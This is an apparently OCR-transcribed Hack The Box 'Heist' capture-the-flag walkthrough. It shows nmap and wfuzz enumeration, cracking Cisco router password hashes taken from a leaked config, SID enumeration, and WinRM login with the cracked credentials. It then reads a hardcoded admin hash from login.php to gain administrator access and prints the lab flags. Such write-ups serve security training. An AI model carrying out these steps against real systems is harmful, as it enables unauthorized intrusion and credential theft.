
HACK THE BOX
“HEIST WALKTHROUGH”

- JAYAVARSHINI THIRUMALAI

All penetration testing process starts with the Information Gathering phase, since we already have sufficient information regarding the victim's machine, lets perform the scanning and enumeration part.

SCANNING AND ENUMERATION: I have performed the scanning on the IP "10.10.10.149" using the NMAP tool and the results are,




```
root@kali:~# nmap -sV -sC -p- -A 10.10.10.149
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-01 12:49 EDT
Nmap scan report for 10.10.10.149
Host is up (0.29s latency).
Not shown: 65530 filtered ports
PORT      STATE SERVICE       VERSION
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
| http-title: Support Login Page
|_Requested resource was login.php
135/tcp   open  msrpc         Microsoft Windows RPC
445/tcp   open  microsoft-ds?
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49668/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 52s, deviation: 0s, median: 52s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2019-11-01 12:59:39
|_  start_date: N/A

TRACEROUTE (using port 80/tcp)
```

We can see that they are 5 open ports such as,


1. Port 80 - http
2. Port 135 – msrpc
3. Port 445 – Microsoft-ds?
4. Port 5985 – wsman
5. Port 49668 - msrpc


I performed some enumeration using wfuzz tool for dns enumeration on open ports and got the results for the Port 80 and no interesting details found on the other ports using this tool.




```
root@kali:~# wfuzz -c -z file,/usr/share/wordlists/dirb/big.txt --hc 404 http://10.10.10.149/FUZZ.php
Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation
or more information.

********************************************************
* Wfuzz 2.3.4 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.149/FUZZ.php
Total requests: 20469

=====================================================================
ID   Response   Lines    Word     Chars       Payload
=====================================================================

000958:  C=302      0 L        0 W          0 Ch        "Index"
000970:  C=200     68 L      134 W       2058 Ch        "Login"
007889:  C=200     64 L       84 W       1248 Ch        "errorpage"
009563:  C=302      0 L        0 W          0 Ch        "index"
009916:  C=302      1 L        2 W         16 Ch        "issues"
011054:  C=200     68 L      134 W       2058 Ch        "login"

Total time: 267.9735
Processed Requests: 20469
Filtered Requests: 20463
Requests/sec.: 76.38440
```


And on the browser (port 80), I was given with the following login page. I tried for SQL injections, but this was not vulnerable to that attack. And the technologies used in it were also seemed normal.






Then I clicked the "Login as Guest" link which gave led me to the issues page and had the following information in which an attachment was attached by the user named 'Hazard', which was an interesting attachment, a configuration file for IOS cisco router. This configuration has some usernames and hashed passwords as follows,







```
version 12.2
no service pad
service password-encryption
!
isdn switch-type basic-5ess
!
hostname ios-1
!
security passwords min-length 12
enable secret 5 $1$pdQG$o8nrSzsGXeaduXrjlvKc91
!
username rout3r password 7 0242114B0E143F015F5D1E161713
username admin privilege 15 password 7 02375012182C1A1D751618034F36415408
!
!
ip ssh authentication-retries 5
ip ssh version 2
!
!
router bgp 100
 synchronization
 bgp log-neighbor-changes
 bgp dampening
 network 192.168.0.0Á mask 300.255.255.0
 timers bgp 3 9
 redistribute connected
!
ip classless
ip route 0.0.0.0 0.0.0.0 192.168.0.1
!
!
access-list 101 permit ip any any
dialer-list 1 protocol ip list 101
!
no ip http server
no ip http secure-server
!
line vty 0 4
 session-timeout 600
 authorization exec SSH
 transport input ssh
```

I made use of online tool to get the text for the hashed passswords,



The first hashed password was little difficult to find the plain text and I initially attempted with John the Ripper which was not successful and the above link works only for the weak hashes. I finally was able to find the text using hashcat as follows,





I encountered driver installation problem in Kali Linux, hence I used my host machine to run the hashcat which can downloaded from here, https://hashcat.net/hashcat/


1pdQG$o8nrSzsGXeaduXrjlvKc91:**stealth1agent**


The information that are collected from the configuration file are,

1. **Hazard**
2. Secret_5: 1pdQG$o8nrSzsGXeaduXrjlvKc91: **stealth1agent**
3. **rout3r**: 0242114B0E143F015F5D1E161713: **$uperP@ssword**
4. **admin**: 02375012182C1A1D751618034F36415408: **Q4)sJu\Y8qz*A3?d**

I used enum4linux but there was no luck and finally after surfing Google I came to know about impacket tool (https://github.com/SecureAuthCorp/impacket/blob/master/examples/lookupsid.py)which helped in digging up more information about the target.

Used "Hazard and stealth1agent" credentails (because the attachment was provided by user named Hazard)






After deep enumeration, we have got list of usernames as shown above.

EXPLOITATION AND ACCESS GAIN:

I used the following code to exploit the service ‘wsman’ running on the port 5985 which generally can be exploited when we have the WinRM (Windows Remote Management) credentials using the port 5985.

The installation steps and the code for the exploit can be found in https://alionder.net/winrm-shell/

The combination of Hazard and stealth1agent didn’t work, so I tried with each and very other combination of usernames and passwords found so far. The combination of ‘**chase’** and ‘**Q4)sJu\Y8qz*A3?d**’ worked perfectly and got access to the powershell of the machine. Finally we got the user flag as follows:



USER FLAG: a127daef77ab6d9d92008653295f59c4


Now we have the user level credentials, and we need to perform he **privilege escalation** for obtaining the admin level login credentials. We can try the following process.

I am traversing through the file system and the only clue we have is the filename ‘login.php’ (another files ‘issues.php, errorpage.php’ and I don’t think it will have login details) to check whether we can get any login details (just a try before trying any complex process), because that is the default page provided to us running the port 80 and it might have any useful information. I started with Documents folder which honestly I didn’t understand the contents of the file present in it. To some folders permission was denied listing the available files, so I used cat command to display the content of the files. Then I tried with folders present in root directory “C:\” and has the following folders,

```
PS > cd inetpub
PS > ls

    Directory: C:\inetpub

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        4/21/2019   5:33 PM                custerr
d-----        4/22/2019   6:54 AM                history
d-----        4/22/2019   6:50 AM                logs
d-----        4/21/2019   5:33 PM                temp
d-----        4/21/2019   5:42 PM                wwwroot

PS >
```

After traversing all the folders in it, finally login.php file was available in wwwroot folder (on Linux default folder is /var/www/html).

cat wwwroot/login.php



```
<script src='https://cdn.jsdelivr.net/particles.js/2.0.0/particles.min.js'></script>

    <script  src="js/index.js"></script>

</body>
<?php
session_start();
if( isset($_REQUEST['login']) && !empty($_REQUEST['login_username']) && !empty($_REQUEST['login_password'])) {
        if( $_REQUEST['login_username'] === 'admin@support.htb' && hash( 'sha256', $_REQUEST['login_password'])
=== '91c077fb5bcdd1eacf7268c945bc1d1ce2faf9634cba615337adbf0af4db9040') {
                $_SESSION['admin'] = "valid";
                header('Location: issues.php');
        }
        else
                header('Location: errorpage.php');
}
else if( isset($_GET['guest']) ) {
        if( $_GET['guest'] === 'true' ) {
                $_SESSION['guest'] = "valid";
                header('Location: issues.php');
        }
}

?>
</html>
PS >
```

Though it was a slow method to find the details, it didn't take much time than I expected.

The login username: admin@support.htb and **password**: 91c077fb5bcdd1eacf7268c945bc1d1ce2faf9634cba615337adbf0af4db9040 (sha256)

An online tool is enough to identify the plain text for this hash and I used https://md5decrypt.net/en/Sha256/#answer and the plaint text is found to be, **4dD!5}x/re8]FBuZ**

Now we can make modifications to the code (username: administrator and password: 4dD!5}x/re8]FBuZ) we used to before for getting the PowerShell access. And finally we got the hash as shown,

```
PS > cd DEsktop
PS > ls

    Directory: C:\Users\Administrator\DEsktop

Mode                LastWriteTime         Length Name

----                -------------         ------ ----

-a----        4/22/2019   9:05 AM             32 root.txt



PS > cat root.txt
50dfa3c6bfd20e2e0d071b073d766897
PS >
```

Root hash: 50dfa3c6bfd20e2e0d071b073d766897